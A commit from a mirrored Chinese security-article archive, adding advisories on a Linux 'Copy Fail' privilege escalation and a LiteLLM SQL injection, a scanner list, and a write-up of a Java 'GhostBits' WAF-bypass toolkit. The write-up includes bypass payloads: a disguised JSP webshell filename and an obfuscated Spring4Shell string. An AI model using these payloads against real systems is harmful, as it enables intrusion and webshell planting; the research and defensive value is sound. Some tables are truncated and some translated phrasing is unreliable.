mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
【高危漏洞预警】CVE-2026-31431 Linux内核crypto子系统本地提权漏洞、MajorDoMo admin.php接口存在远程代码执行漏洞CVE-2026-27174 附POC、【已复现】Linux Kernel "Copy Fail" 本地权限提升漏洞(CVE-2026-31431)、Linux提权漏洞!10行代码直接root、【已复现】Linux Kernel "Copy Fail" 本地权限提升漏洞(CVE-2026-31431)安全风险通告、【漏洞通告】Github-Enterprise远程命令执行漏洞(CVE-2026-3854)、2026 年十大最佳 Linux 服务器漏洞扫描器、CVE-2026-42208:LiteLLM 漏洞披露后仅 36 小时即遭利用、所有受支持的 cPanel 版本均受高危认证漏洞影响,目前已完成补丁修复、某园区0day代码审计、GhostBits-WAF-Bypass-Toolkit——针对 Java 幽灵比特位漏洞的 WAF 绕过辅助脚本、【已复现】732字节、1秒root、九年无人知——Linux近年最稳定提权漏洞、一条 git push 就能拿下 GitHub 服务器?CVE-2026-3854 详解、CVE-2026-31431(Copy Fail)漏洞分析与车联网影响评估、【漏洞通告】LiteLLM SQL注入漏洞(CVE-2026-42208)、【已复现】cPanel&WHM 身份认证绕过漏洞(CVE-2026-41940)安全风险通告、
This commit is contained in:
 test committed
1 parent
64d289916a
commit
1309980b06
17 files changed
+2816
-1
No files matched your search
@@ -20328,5 +20328,21 @@
|
||||
"https://mp.weixin.qq.com/s/eBnlFVk8Q4GQNP6keHuSjQ": "cPanel发布严重身份验证漏洞警告——紧急补丁已发布",
|
||||
"https://mp.weixin.qq.com/s/3BgVRD3ap1MukW8C2kPS2w": "成功复现!一条 git push 即可接管 GitHub 服务器,任意拉取他人私有仓库 (CVE-2026-3854)",
|
||||
"https://mp.weixin.qq.com/s/7HTN5GYNkrQkfFuL2gaVJw": "周三:资讯速递(OpenAI漏洞赏金、安全skills库、OpenClaw漏洞)",
|
||||
"https://mp.weixin.qq.com/s/P4dloFveiPI3jowz1YmLRg": "OpenClaw三大漏洞可致策略绕过与主机劫持"
|
||||
"https://mp.weixin.qq.com/s/P4dloFveiPI3jowz1YmLRg": "OpenClaw三大漏洞可致策略绕过与主机劫持",
|
||||
"https://mp.weixin.qq.com/s/p_JO2SGgn63_3gs0cEYgVQ": "【高危漏洞预警】CVE-2026-31431 Linux内核crypto子系统本地提权漏洞",
|
||||
"https://mp.weixin.qq.com/s/Z2dWGAwId9e7H5yXQVsxPA": "MajorDoMo admin.php接口存在远程代码执行漏洞CVE-2026-27174 附POC",
|
||||
"https://mp.weixin.qq.com/s/XKrvtRy5L_hPzY_IO5IvCw": "【已复现】Linux Kernel \"Copy Fail\" 本地权限提升漏洞(CVE-2026-31431)",
|
||||
"https://mp.weixin.qq.com/s/mHwL-41--rUAczfSYaeo_w": "Linux提权漏洞!10行代码直接root",
|
||||
"https://mp.weixin.qq.com/s/-5nohB52WQtD3lV7xInIKg": "【已复现】Linux Kernel \"Copy Fail\" 本地权限提升漏洞(CVE-2026-31431)安全风险通告",
|
||||
"https://mp.weixin.qq.com/s/bWSo1ktSYgWQXCQZvY_DJw": "【漏洞通告】Github-Enterprise远程命令执行漏洞(CVE-2026-3854)",
|
||||
"https://mp.weixin.qq.com/s/r47JuF0ybIxR98W_-qt6qw": "2026 年十大最佳 Linux 服务器漏洞扫描器",
|
||||
"https://mp.weixin.qq.com/s/4l69yVBMxoHh8U7x98VwCQ": "CVE-2026-42208:LiteLLM 漏洞披露后仅 36 小时即遭利用",
|
||||
"https://mp.weixin.qq.com/s/tjO9uXE5mb-KU1IAT5yffg": "所有受支持的 cPanel 版本均受高危认证漏洞影响,目前已完成补丁修复",
|
||||
"https://mp.weixin.qq.com/s/JyA-1ZaIP3R-68bdWcG8pQ": "某园区0day代码审计",
|
||||
"https://mp.weixin.qq.com/s/Q6SqplB6NUzs2_lc5WuQww": "GhostBits-WAF-Bypass-Toolkit——针对 Java 幽灵比特位漏洞的 WAF 绕过辅助脚本",
|
||||
"https://mp.weixin.qq.com/s/Av99-_fZbaXjTiXy2fhOIg": "【已复现】732字节、1秒root、九年无人知——Linux近年最稳定提权漏洞",
|
||||
"https://mp.weixin.qq.com/s/_3AuJPcKpfiuD7JrLlWg_A": "一条 git push 就能拿下 GitHub 服务器?CVE-2026-3854 详解",
|
||||
"https://mp.weixin.qq.com/s/rOY7WfINmemXlV70Rqc9mA": "CVE-2026-31431(Copy Fail)漏洞分析与车联网影响评估",
|
||||
"https://mp.weixin.qq.com/s/ruU7aGSsvZY24ILNi4zkrw": "【漏洞通告】LiteLLM SQL注入漏洞(CVE-2026-42208)",
|
||||
"https://mp.weixin.qq.com/s/-8PO6l29GqRPVSYxR0vGig": "【已复现】cPanel&WHM 身份认证绕过漏洞(CVE-2026-41940)安全风险通告"
|
||||
}
|
||||
@@ -0,0 +1,31 @@
|
||||
# 2026 年十大最佳 Linux 服务器漏洞扫描器
|
||||
TtTeam 2026-04-29 22:21
|
||||
|
||||
|
||||
|
||||
自动化安全审计通过扫描您的网络,在您的 IT 安全中发挥着至关重要的作用。
|
||||
|
||||
**Linux漏洞扫描器**还会扫描您的网站是否存在多种安全风险。
|
||||
|
||||
还会生成扫描器,以确定必须修补的位置列表的优先级,并且还必须描述漏洞。
|
||||
|
||||
他们还需要采取措施来补救这些问题。
|
||||
|
||||
**在这里,您将通过扫描 Linux 服务器**及其必要工具获得自动修补过程。
|
||||
|
||||
基于Linux的系统被认为固若金汤,而且他们也深谙风险防范之道。许多有害程序,如rootkit、勒索软件、病毒等,都会给**Linux服务器**带来问题。
|
||||
|
||||
由于服务器的缘故,操作系统必须完全安全。
|
||||
|
||||
许多大型品牌和组织已经承担起责任,开发一些不会检测恶意软件的工具,并能够采取预防措施。
|
||||
## 2026 年十大 Linux 服务器漏洞扫描器
|
||||
- **Lynis**
|
||||
- **Chkrootkit**
|
||||
- **Rkhunter**
|
||||
- **ClamAV**
|
||||
- **LMD**
|
||||
- **Radare2**
|
||||
- **OpenVAS**
|
||||
- **REMnux**
|
||||
- **Tiger**
|
||||
- **Maltrail**
|
||||
@@ -0,0 +1,177 @@
|
||||
# CVE-2026-31431(Copy Fail)漏洞分析与车联网影响评估
|
||||
AI
|
||||
AI 网络安全知识 2026-04-30 02:20
|
||||
|
||||
导语:
|
||||
2026年4月29日,安全研究团队 Theori 公开了 Linux 内核中潜伏近十年的高危漏洞——“Copy Fail”
|
||||
。仅需一段 732 字节的 Python 脚本,即可实现从普通用户到 Root 权限的秒级跨越。对于高度依赖 Linux 内核的智能座舱、自动驾驶域控制器及 T-Box 而言,此漏洞无异于一颗“隐形炸弹”。
|
||||
|
||||

|
||||
|
||||
## 1. 背景
|
||||
|
||||
CVE-2026-31431 是 Linux 内核 crypto 子系统中的一个本地提权漏洞,影响组件为 algif_aead
|
||||
(AF_ALG 用户态加密接口)。
|
||||
|
||||
该漏洞被称为 **Copy Fail**
|
||||
,本质是一个逻辑错误,而非传统的越界、UAF 或竞态条件问题。
|
||||
|
||||
从利用角度看,该漏洞具备以下特点:
|
||||
- 无需 race condition
|
||||
|
||||
- 利用路径稳定
|
||||
|
||||
- 不依赖复杂堆布局
|
||||
|
||||
- 可在普通用户权限下触发
|
||||
|
||||
## 2. 漏洞原理
|
||||
|
||||
问题出在 algif_aead
|
||||
对 in-place 操作的处理逻辑。
|
||||
|
||||
内核在处理 AEAD 请求时,错误地假设:
|
||||
> 输入缓冲区与输出缓冲区可以安全重叠(in-place)
|
||||
|
||||
|
||||
但在实际调用路径中:
|
||||
- source buffer 与 destination buffer 并不总是同一块内存
|
||||
|
||||
- 内核未正确校验或隔离这两者
|
||||
|
||||
最终导致:
|
||||
> 写操作落在非预期内存区域
|
||||
|
||||
|
||||
在特定条件下,该写入可以被引导至:
|
||||
> 文件的 page cache
|
||||
|
||||
## 3. 关键利用能力
|
||||
|
||||
该漏洞最核心的能力是:
|
||||
> 对任意只读文件的 page cache 进行可控写入(通常为小规模写)
|
||||
|
||||
|
||||
需要强调:
|
||||
- 修改的是 **page cache(内存)**
|
||||
|
||||
- 并非磁盘文件本身
|
||||
|
||||
Linux 在执行文件时优先使用 page cache,因此:
|
||||
- 磁盘文件保持不变
|
||||
|
||||
- 实际执行内容已被篡改
|
||||
|
||||
## 4. 利用方式
|
||||
|
||||
典型利用链如下:
|
||||
1. 普通用户创建 AF_ALG socket
|
||||
|
||||
1. 构造 AEAD 请求触发漏洞
|
||||
|
||||
1. 将写入定位到目标文件的 page cache
|
||||
|
||||
1. 修改目标程序(如 setuid 二进制)对应缓存页
|
||||
|
||||
1. 触发程序执行
|
||||
|
||||
1. 获取 root 权限
|
||||
|
||||
常见目标包括:
|
||||
- /usr/bin/sudo
|
||||
- 其他 setuid 程序
|
||||
|
||||
- systemd 相关组件
|
||||
|
||||
该过程无需竞态条件,成功率较高。
|
||||
## 5. 隐蔽性分析
|
||||
|
||||
该漏洞的一个重要特征是“执行与存储分离”:
|
||||
- 文件校验(hash、rpm 校验)针对磁盘
|
||||
|
||||
- 实际执行依赖 page cache
|
||||
|
||||
因此表现为:
|
||||
- 文件完整性检查正常
|
||||
|
||||
- 系统行为异常
|
||||
|
||||
这使得基于文件完整性的检测机制难以发现问题。
|
||||
## 6. 与历史漏洞对比
|
||||
<table><thead><tr><th><section><span leaf="">漏洞</span></section></th><th><section><span leaf="">类型</span></section></th><th><section><span leaf="">特点</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">Dirty COW</span></section></td><td><section><span leaf="">race condition</span></section></td><td><section><span leaf="">利用不稳定</span></section></td></tr><tr><td><section><span leaf="">Dirty Pipe</span></section></td><td><section><span leaf="">pipe 缓冲区污染</span></section></td><td><section><span leaf="">有版本限制</span></section></td></tr><tr><td><section><span leaf="">Copy Fail</span></section></td><td><section><span leaf="">逻辑错误</span></section></td><td><section><span leaf="">无 race,路径直接</span></section></td></tr></tbody></table>
|
||||
Copy Fail 的利用复杂度更低,稳定性更高。
|
||||
## 7. 容器与云环境影响
|
||||
|
||||
page cache 在系统中是全局共享资源:
|
||||
- 不同容器共享同一份缓存
|
||||
|
||||
- 容器与宿主机共享缓存
|
||||
|
||||
因此存在以下风险:
|
||||
- 容器内低权限用户可影响宿主机执行路径
|
||||
|
||||
- 跨容器影响成为可能
|
||||
|
||||
- Kubernetes 节点存在横向风险
|
||||
|
||||
## 8. 车联网场景影响
|
||||
|
||||
Linux 在车联网系统中广泛存在,包括:
|
||||
- T-BOX
|
||||
|
||||
- IVI 系统
|
||||
|
||||
- 车载网关
|
||||
|
||||
- 域控制器
|
||||
|
||||
结合该漏洞特性,可形成以下攻击路径:
|
||||
### 8.1 本地提权
|
||||
|
||||
应用层漏洞 → 获取普通用户权限 → 利用漏洞提权至 root
|
||||
### 8.2 远程到系统控制
|
||||
|
||||
远程服务漏洞(如调试接口/通信模块)
|
||||
|
||||
→ 获取低权限 shell
|
||||
|
||||
→ 利用 Copy Fail 提权
|
||||
|
||||
→ 控制车载核心服务
|
||||
### 8.3 组件间影响
|
||||
|
||||
多个服务共享系统资源:
|
||||
- 一个进程修改 page cache
|
||||
|
||||
- 影响其他高权限进程执行
|
||||
|
||||
在多进程架构下,该问题更难隔离。
|
||||
## 9. 修复方案
|
||||
|
||||
官方修复思路较为直接:
|
||||
- 移除或修正 in-place 操作逻辑
|
||||
|
||||
- 强制使用独立缓冲区进行数据处理
|
||||
|
||||
核心原则:
|
||||
> 避免在未验证的情况下进行原地写操作
|
||||
|
||||
## 10. 缓解措施
|
||||
|
||||
在无法及时升级内核的情况下,可考虑:
|
||||
- 禁用相关模块:
|
||||
```
|
||||
algif_aead
|
||||
```
|
||||
|
||||
- 限制 AF_ALG socket 使用权限
|
||||
|
||||
- 使用 SELinux / AppArmor 限制访问路径
|
||||
|
||||
- 减少不必要的 setuid 程序
|
||||
|
||||
##
|
||||
###
|
||||
###
|
||||
|
||||
|
||||
@@ -0,0 +1,32 @@
|
||||
# CVE-2026-42208:LiteLLM 漏洞披露后仅 36 小时即遭利用
|
||||
鹏鹏同学
|
||||
鹏鹏同学 黑猫安全 2026-04-30 00:43
|
||||
|
||||

|
||||
|
||||
攻击者迅速利用了 LiteLLM Python 软件包中的一个高危漏洞,漏洞编号 **CVE-2026-42208**
|
||||
,该漏洞公开仅数日就被发起攻击。此漏洞为代理 API 密钥校验流程中的**SQL 注入漏洞**
|
||||
,攻击者可读取数据库数据,还存在篡改数据的风险。该程序并未以参数形式安全传入密钥,而是直接将用户可控参数拼接到数据库查询语句中,这种不安全编码方式直接引入了 SQL 注入风险。
|
||||
|
||||
攻击者无需合法账号权限,只需向 API 接口(如 /chat/completions
|
||||
)发送特制的授权请求头,即可操控数据库执行恶意查询。由于请求会流经错误处理逻辑分支,恶意输入仍能触达存在漏洞的查询语句。
|
||||
|
||||
BerriAI 官方安全公告中写道:“代理 API 密钥校验时的数据库查询,未将调用方传入的密钥作为独立参数传入,而是直接拼接至查询语句文本中。**未授权攻击者**
|
||||
可向任意大模型 API 路由(例如 POST /chat/completions)发送特制授权请求头,并经由代理的错误处理路径触发该漏洞。攻击者可读取代理数据库数据,还可能篡改数据,进而非法接管代理服务及其中托管的各类凭证信息。”
|
||||
|
||||
安全研究人员已监测到针对该漏洞的现实攻击行为,攻击者目标直指数据库中存储的敏感数据,足以说明漏洞披露后很快就会演变为活跃威胁。该漏洞影响 **LiteLLM 1.81.16 至 1.83.6 版本**
|
||||
,官方已于 2026 年 4 月 19 日在 **1.83.7 版本**
|
||||
完成修复。Sysdig 威胁研究团队表示,漏洞披露后仅约 36 小时,就已出现野外利用攻击。
|
||||
|
||||
Sysdig 发布的报告指出:“在安全公告录入全球漏洞数据库后的**36 小时 7 分钟**
|
||||
,我们监测到首例漏洞利用尝试。本次捕获的攻击流量并非 SQL 注入常见的批量扫描行为,而是针对性极强、疑似定制化的探测行为,攻击者精准枚举 LiteLLM 生产库结构,重点瞄准三张高价值核心数据表:虚拟 API 密钥表、服务商凭证存储表、代理环境变量配置表。”
|
||||
|
||||
攻击者对 LiteLLM 数据库架构十分熟悉,能够快速梳理表结构,但研究人员暂未发现数据窃取或深度入侵的痕迹。目前暂未观测到后续恶意利用行为,没有出现利用窃取密钥发起认证请求、通过 /key/generate
|
||||
接口新建虚拟密钥、复用服务商凭证进行链式攻击等行为。本次事件的关注点不在于已确认造成数据泄露,而在于攻击者枚举库表的**速度与精准度**
|
||||
极高。Sysdig 已公开该漏洞相关攻击**IOC 威胁指标**
|
||||
。
|
||||
|
||||
暂时无法升级版本的用户,建议在通用配置中开启 disable_error_logs: true
|
||||
,阻断攻击链路、降低暴露风险。
|
||||
|
||||
|
||||
@@ -0,0 +1,197 @@
|
||||
# GhostBits-WAF-Bypass-Toolkit——针对 Java 幽灵比特位漏洞的 WAF 绕过辅助脚本
|
||||
一个人挺好
|
||||
一个人挺好 一个人挺好 wa 2026-04-29 13:07
|
||||
|
||||
项目地址
|
||||
|
||||
https://github.com/lxqwind/GhostBits-WAF-Bypass-Toolkit
|
||||
|
||||
GhostBits WAF Bypass Toolkit Java char→byte 高位截断漏洞(幽灵比特位/Ghost Bits)WAF 绕过工具,专为文件读取/路径穿越场景设计。
|
||||
|
||||
✨ 功能特性 ● Bypass 生成:一键替换敏感字符(如 . / ' 等)为 Ghost Bits 替换体,生成绕过 payload ● 多格式输出:支持原始字符、URL 编码、curl 命令三种格式,直接适配 Burp/curl 场景 ● Ghost 字符查询:输入目标 ASCII 字符,快速获取所有低位匹配的 Unicode 替换体 ● 原理说明:内置漏洞原理与攻击链说明,帮助理解绕过逻辑
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
2026 年 4 月,在 **Black Hat Asia 2026**
|
||||
大会上,安全研究员 Xinyu Bai(浅蓝)与 Zhihui Chen(1ue)发表了题为 **《Cast Attack: A New Threat Posed by Ghost Bits in Java》**
|
||||
的研究成果,首次系统性地揭示了 Java 生态中一个长期被忽视的底层编码缺陷 —— **"幽灵比特位(Ghost Bits)"**
|
||||
。
|
||||
|
||||
该漏洞源于 Java 中 char
|
||||
(16 位)与 byte
|
||||
(8 位)之间强制类型转换时的高位静默丢弃问题。攻击者利用这一特性,可将攻击 Payload 中的关键 ASCII 字符替换为精心构造的 Unicode 字符,使 **WAF/IDS**
|
||||
看到的是无害的中文或乱码,而**后端 Java 服务**
|
||||
在解码时高位截断还原为原始危险字符,从而实现"瞒天过海"式的绕过。
|
||||
> **核心公式**
|
||||
:Java 16位 char → 被错误当成 8位 byte → 高位静默丢失 → 低位变成危险语法字符 → 安全检查与真实执行不一致
|
||||
|
||||
## 漏洞原理
|
||||
### 根本原因
|
||||
|
||||
Java 中 char
|
||||
类型为 **16 位(2 字节)**
|
||||
,而 byte
|
||||
类型仅为 **8 位(1 字节)**
|
||||
。当 Java 代码通过以下方式将 char
|
||||
转换为 byte
|
||||
时:
|
||||
- (byte) ch
|
||||
|
||||
- ch & 0xFF
|
||||
|
||||
- baos.write(ch)
|
||||
|
||||
- DataOutputStream#writeBytes()
|
||||
|
||||
**高 8 位会被静默丢弃,只保留低 8 位**
|
||||
。这些被丢弃的高位比特即被称为"幽灵比特位"。
|
||||
### 2.2 字符转换示例
|
||||
|
||||
以汉字「爻」(U+2F58)为例:
|
||||
```
|
||||
爻 → U+2F58 → 二进制:00101111 | 00111010
|
||||
(byte) 转换后:高 8 位 0x2F 丢弃,低 8 位 0x3A → 'X'
|
||||
```
|
||||
### 2.3 典型字符映射表
|
||||
<table><thead><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align: baseline;display: table-row;"><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px;border-style: solid none none;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor;border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">Unicode 字符</span></section></th><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">Unicode 编码</span></section></th><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">低 8 位</span></section></th><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">还原为 ASCII</span></section></th></tr></thead><tbody><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align: baseline;display: table-row;"><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px;border-style: solid none none;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor;border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">陪</span></section></td><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">U+966A</span></section></td><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inheritLine truncated
|
||||
```
|
||||
攻击者提交 Unicode 字符
|
||||
↓
|
||||
WAF / 业务校验 → 看到无害中文/乱码,放行
|
||||
↓
|
||||
进入 Java 组件或协议库
|
||||
↓
|
||||
char 被截断或宽松折叠成 byte
|
||||
↓
|
||||
低 8 位变成危险 ASCII / 控制字符
|
||||
↓
|
||||
协议、路径、JSON、SMTP、Redis 等执行真实含义
|
||||
```
|
||||
## 3. 攻击场景分类
|
||||
### WAF/IDS 全面绕过
|
||||
|
||||
现有基于字符串特征的 WAF 规则对 Ghost Bits 变形 Payload 防护效果有限。攻击者通过高位 Unicode 字符隐写攻击载荷,可绕过绝大多数特征检测规则。
|
||||
### SQL 注入绕过
|
||||
|
||||
**受影响组件**
|
||||
: Jackson Databind**漏洞点**
|
||||
: charToHex()
|
||||
方法中 ch & 255
|
||||
截断**利用方式**
|
||||
: 将 SQL 注入 Payload 隐写于 Unicode 字符中,WAF 无告警,后端还原并执行
|
||||
### 反序列化 RCE 绕过
|
||||
|
||||
**受影响组件**
|
||||
: Apache Commons BCEL、Fastjson**漏洞点**
|
||||
:
|
||||
- BCEL ClassLoader 解码时 ByteArrayOutputStream.write(int)
|
||||
仅保留低 8 位
|
||||
|
||||
- Fastjson \u
|
||||
/ \x
|
||||
转义存在 Ghost Bits**利用方式**
|
||||
: 绕过 WAF 触发反序列化远程代码执行
|
||||
|
||||
### 文件上传绕过
|
||||
|
||||
**受影响组件**
|
||||
: Apache Tomcat**漏洞点**
|
||||
: RFC2231Utility
|
||||
处理文件名时截断高位**利用方式**
|
||||
: 将 .jsp
|
||||
伪装为非敏感 Unicode 字符(如 1.陪sp
|
||||
),绕过 WAF 上传 Webshell
|
||||
### 路径穿越 / 认证绕过
|
||||
|
||||
**受影响组件**
|
||||
: Spring Framework、Jetty、Undertow、Vert.x**漏洞点**
|
||||
: URL 解码路径存在 Ghost Bits**利用方式**
|
||||
: 绕过 WAF 实现目录穿越;Openfire CVE-2023-32315 可借此绕过 WAF 防护直接利用
|
||||
### SMTP 注入
|
||||
|
||||
**受影响组件**
|
||||
: Angus Mail 等邮件库**漏洞点**
|
||||
: 隐写 CRLF 序列还原为换行符**利用方式**
|
||||
: 触发 SMTP 注入,实现邮件劫持或业务逻辑绕过(已在 Jira、Confluence 上复现)
|
||||
### HTTP 请求走私 / XSS
|
||||
|
||||
**受影响组件**
|
||||
: Apache HttpClient(≤ 4.5.9)、JDK 原生 HttpServer**漏洞点**
|
||||
: Ghost Bits CRLF 注入**利用方式**
|
||||
: Header 中的字符变成 CRLF,请求或响应结构被改写
|
||||
## 实战利用案例
|
||||
### BCEL Ghost Bits 绕过
|
||||
|
||||
**核心代码形态**
|
||||
:
|
||||
```
|
||||
ByteArrayOutputStream bos =newByteArrayOutputStream();
|
||||
CharArrayReader car =newCharArrayReader(chars);
|
||||
JavaReader jr =newJavaReader(car);
|
||||
|
||||
while((ch = jr.read())>=0){
|
||||
bos.write(ch);// 仅写入低 8 位
|
||||
}
|
||||
```
|
||||
|
||||
**攻击视图差异**
|
||||
:
|
||||
<table><thead><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align: baseline;display: table-row;"><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px;border-style: solid none none;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor;border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">层级</span></section></th><th align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: 600;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">看到的内容</span></section></th></tr></thead><tbody><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align: baseline;display: table-row;"><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px;border-style: solid none none;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor;border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">WAF</span></section></td><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><code data-v-782faaad="" data-v-849e0090="" style="font: inherit;scrollbar-color: transparent transparent;margin: 0px 4px;padding: 2px 6px;border: 0px;vertical-align: baseline;color: rgba(0, 0, 0, 0.9);background-color: rgba(0, 0, 0, 0.03);border-radius: 4px;max-width: 100%;white-space: pre-wrap;word-break: break-word;text-shadow: none;overflow: auto;"><span leaf="">$$BCEL$$</span></code><section><span leaf=""> 后面跟大量 Unicode 字符,特征弱</span></section></td></tr><tr style="font: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 0px;border-width: 0px;border-style: none;border-color: inherit;border-image: initial;vertical-align: baseline;display: table-row;"><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px;border-style: solid none none;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor;border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inherit;vertical-align: top;text-align: left;max-width: 480px;"><section><span leaf="">BCEL 解码器</span></section></td><td align="left" style="font-family: inherit;scrollbar-color: transparent transparent;margin: 0px;padding: 10px;border-width: 1px 0px 0px 1px;border-style: solid none none solid;border-color: rgba(0, 0, 0, 0.13) currentcolor currentcolor rgba(0, 0, 0, 0.13);border-image: initial;font-style: inherit;font-variant: inherit;font-weight: inherit;font-stretch: inherit;font-size: 14px;line-height: 22px;font-optical-sizing: inherit;font-size-adjust: inherit;font-kerning: inherit;font-feature-settings: inherit;font-variation-settings: inherit;font-language-override: inLine truncated
|
||||
|
||||
**Payload 构造**
|
||||
:
|
||||
```
|
||||
文件名: 1.陪sp
|
||||
↓
|
||||
WAF 看到: "陪" → 非敏感字符,放行
|
||||
↓
|
||||
Tomcat RFC2231Utility 处理:
|
||||
陪 (U+966A) → 低 8 位 0x6A → 'j'
|
||||
↓
|
||||
最终文件名: 1.jsp
|
||||
```
|
||||
### Spring4Shell WAF 绕过
|
||||
|
||||
**传统 Payload**
|
||||
:
|
||||
```
|
||||
class.module.classLoader.resources.context.parent.pipeline.first.directory
|
||||
```
|
||||
|
||||
**Ghost Bits 变形**
|
||||
:
|
||||
```
|
||||
㹣౬ᙡ⑳⑳.module.classLoader...
|
||||
```
|
||||
|
||||
**映射关系**
|
||||
:
|
||||
